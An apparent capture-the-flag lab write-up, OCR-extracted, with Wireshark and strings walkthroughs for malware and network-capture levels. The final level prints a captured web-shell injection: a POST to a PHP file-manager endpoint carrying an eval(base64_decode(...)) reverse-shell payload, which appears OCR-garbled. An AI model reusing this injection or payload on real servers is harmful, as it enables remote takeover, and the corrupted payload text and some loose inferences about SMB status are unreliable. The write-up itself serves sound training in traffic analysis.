
## Level 5

In this task we are told that the final malware flag is in the file extracted. We try to unzip the test.bmp file and give the password we found from the previous level.



```
[05/10/20]seed@VM:~$ cd Desktop
[05/10/20]seed@VM:~/Desktop$ unzip test.bmp
Archive: test.bmp
warning [test.bmp]: 60431 extra bytes at beginning or
within zipfile
(attempting to process anyway)
[test.bmp] malwr1-enc.exe password:
    inflating: malwr1-enc.exe
[05/10/20]seed@VM:~/Desktop$ strings malwr1-enc.exe | less
```

We get a prompt that the file is inflating: malwr1-enc.exe. So, this extracted file is used and opened with strings command.




```
!This program cannot be run in DOS mode.
UPX0
UPX1
UPX2
3.95
UPX!
hVHe
$Pth
ØMt
ytØ,
[^_]
WAL7Y
3:1|
flag
{kra
gany
_use
s_up$x}@
&-tI
(Fkk
jyQS
:
```

We immediately see a flag in that exe file. The hidden flag as per the screenshot is flag{kragany\_use s\_up\$x}


## Network Capture

### Level 1 – Modicon-FTP

In this task, we must find the FTP password used in the failed login attempt. We have been given a pcap file. We can use Wireshark to find out the failed login attempt. I have installed the Wireshark in my VM and imported the pcap file given.




Since we are going to find the FTP password, we order the records with protocol used. If we scroll over, we see that we get the password explicitly written in the Info column. Password is M0d1c0nF14G as shown in the screenshot.





## Level 2 – Modicon-HTTP

In this task, we must find HTTP Basic Authorization password used in failed user login attempt. We have been given a pcap file. We can use Wireshark to find out the password by importing the pcap file given.




Since we are going to find the HTTP password, we order the records with HTTP protocol. If we scroll over, we see 'Unauthorized' written in the Info column. When we click on the record below that, it has a GET request with the password Authorization: Basic YWRtaW46YWRtaW4=\r\n





I browsed through a lot of YouTube videos to find the options to use in Wireshark. When we right click on that record and click Follow->TCP Stream, we see a separate window that shows failed login attempt in red when we search for the password YWRt. It has the details like Authorization: Basic YWRtaW46YWRtaW4=



### Level 3 – WinXP-HAVEX

In this task, we must find the HAVEX malware IOC. We have been given a pcap file. We can use Wireshark to find out by importing the pcap file given.


The screenshot shows the Wireshark interface with the following details:

- Toolbar:** Standard Wireshark tools like Open, Save, Copy, and Filter.
- Display Filter:** "Apply a display filter ... <Ctrl-/>"
- Table Headers:** No., Time, Source, Destination.
- Packets List:** A list of 8 captured packets from January 13, 2015, at 08:01:35.133213. The source IP is 10.200.1.18 and the destination IP is 10.50.1.54.
- Packet Details:** A detailed view of Frame 1, showing Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and EtherNet/IP (Industrial Protocol) layers.
- Hex Editor:** A hex dump of the selected packet, showing bytes from 0000 to 0050.
- Status Bar:** "winxp-havex", "Packets: 5000 · Displayed: 5000 (100.0%) · Load time: 0:0.92 · Profile: Default".

WinXP-HAVEX is Backdoor threat. Windows Defender detects and removes this threat. This threat can give a malicious hacker unauthorized access and control of your PC. SMB protocol provides unauthorized access to a remote machine. So we order the records with SMB protocol.

The screenshot shows the Wireshark interface with the following details:

- Toolbar:** Standard Wireshark tools.
- Display Filter:** "smb" (highlighted in green).
- Table Headers:** Source, Destination, Protoc, Length, Info.
- Packets List:** A list of SMB protocol packets between 10.200.1.18 and 10.200.1.184.
- Packet Details:** A detailed view of the SMB Negotiate Protocol Request (Protocol 0x72) from 10.200.1.184 to 10.200.1.18. It shows the NT Status: STATUS\_SUCCESS (0x0000000000).
- Hex Editor:** A hex dump of the selected SMB header.
- Status Bar:** "NT Status c...), 4 bytes · Packets: 5000 · Displayed: 22 (0.4%) · Load time: 0:0.134 · Profile: Default".



We see NT Status (Negotiate status) as STATUS\_SUCCESS. This means unauthorized access has been given successfully. From the screenshot we have found the HAVEX malware IOC.

## Level 4 – MICROLOGIX56

The purpose of this task is to find the port number of the backdoor that an attacker attempted to install. We have been given a pcap file. We can use Wireshark to find out by importing the pcap file given.

Wireshark Screenshot showing network traffic. A TCP stream is selected, showing a POST request to /log1cms2.0/admin/libraries/ajaxfilemanager/ajax\_create\_. The packet details pane shows the raw hex and ASCII data of the request.

When I checked through the records, I saw HTTP protocol. When I followed the TCP stream I saw a PHP script that should not be there in the TCP stream.

Wireshark Screenshot showing a context menu for a selected TCP packet. The 'Follow' option is highlighted, with a submenu showing 'TCP Stream' as the selected item.

Wireshark - Follow TCP Stream (tcp.stream eq 19) · micrologix56-payload.pcap

```
POST /log1cms2.0/admin/libraries/ajaxfilemanager/ajax_create_folder.php HTTP/1.1
Host: 10.50.1.54
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1805


rzhArcLhzX=<?php
eval(base64_decode(Izw.chr(47).cGhwCgplcnJvc19yZXBvcnRpBmc0Mck7CiMgVGh1IHBeWxvYwQgaGFuZ6x1ciBvdmyd3JpdGVzIHRo
aXMgd210aCB0aGUGy29ycmVjdCBMSE9TVCBiZwZcmUgc2VuZel1uZwojIGl0tIRvIHRoZSB2aWn0al0uCrpcCA9ICcxMc4yMDauMS4xNjYnOwo
kcG9ydCA9IDEyNTU7CiRcpGyGPsBBr19jTkVUOwoKaWygKEZBTNFICE9PSBzdHjbw3MoJglwLCaiOipKSB7CgkjIGlwdjYgcmVxdwlyZxmgyN
JhY2t1dHmgYXjvdw5kIHRoZSBhZGRyZxNzCgkkaXagPSAiwyiuICRcpCaUi10jowojG1wZia9IEFgx0l0RVQ20wp9CgppZiaokCRmID0gJ3N0c
mVhBv9zb2NrZkFy2xpZw50jykgjIygoXnfY2FsbGfibiG0JGypKSB7CgkcyA9ICRmKCj0Y3A6Ly97jG1wfTp7jHBvcnR9iik7Cgkkc190eXb1
ID0gj3N0cmVhbSc7Cn0gZwxzZwlmICgoJGyGPsAnZnNy2tvceVuJykgjIygaXnfY2FsbGfibGuoJGypKSB7CgkcyA9ICRmkCRpcCwgJHBvcn0
p0wojJHnfHlwZSA9ICdzdHj1Yw0n0wp9IGvsc2VpZiAoKCRmID0gj3NvY2t1dF9jcmVhdGUnKSAmJibpc19jYwxsYwjzsSgkZikpIhsKCSRzID
0gJGyoJglwZiwgU09DS19TVFJFQuesIFNPTF9UQ1Ap0wojJH1cyA9IEBz2bNzXRFy29ubmVjdCgkcywgJG1wLCakcG9ydck7CgplpZia0ISRyZ
XmpIHsgZg11KCK7IH0KCRzX3R5cGUGPsAn29j.a2V0JzsKfSb1hN1IhsKCrpZsgnbm8gc29ja2V0IGz1bmNzJyk7Cn0KaWygKCEkcykgeyB
kaWuoJ25vIHnvY2t1dCcp0yB9Cgpzd218y2ggkCrzX3R5cGUpIHsgCmNh2Ugj3N0cmVhbSc6ICRsZw4gPSBmcvvhZcgkcywgNCk7IGjyZwFr0w
pjYXN1ICdzd2NrZxQnoiAkbgVuID0gj29ja2V0X3J1YwQoJHMsIDQpOyBicmvhazsKfQppZia0ISrsZw4pIhsKCSMgV2UgzMfpbGvIK9uiHroZ
SBtYwluIHnvY2t1dC4gIFRoZXJ1j3Mgbm8gd2F5IHrvIGnvbnRpbnVllCzbw0jIybiYwlsCg1kaWuoKtskfQokYSA9IHvucGfjaygiTmx1biIs
ICRsZw4p0wokbGvuid0gJGfbj2x1bidd0woKJGIGPsAnJzsKd2hpbGugKHN0cm1bigkYikgPCAKbGvukSB7Cglzd2l0Y2ggKCrzX3R5cGUpIhs
cgkjIyXN1ICdzdHj1Yw0n0iAkYiAuPSBmcvvhZcgkcywgJGx1b1zdhjsZw4oJGIpKTsgYnJ1Yws7CgkjIyXN1ICdzd2NrZxQnoiAkYiAuPSBzb2
NrZxRfcvvhZcgkcywgJGx1b1zdhjsZw4oJGIpKTsgYnJ1Yws7Cg19Cn0KCiMgU2V0IHvwiHRoZSBz2NrZxQzgM9yIHRoZSBtYwliuIHN0Ywld1
HrvIHvzS4KJEdMT0JBTFnBj21zZ3NvY2snXSa9ICRz0wokR0xPQkFMU1snbxNhc29ja190eXB1J10gPSAkc190eXB10wp1dmfsKCRkTsKZG11
Kck7Cg)); ?>
```

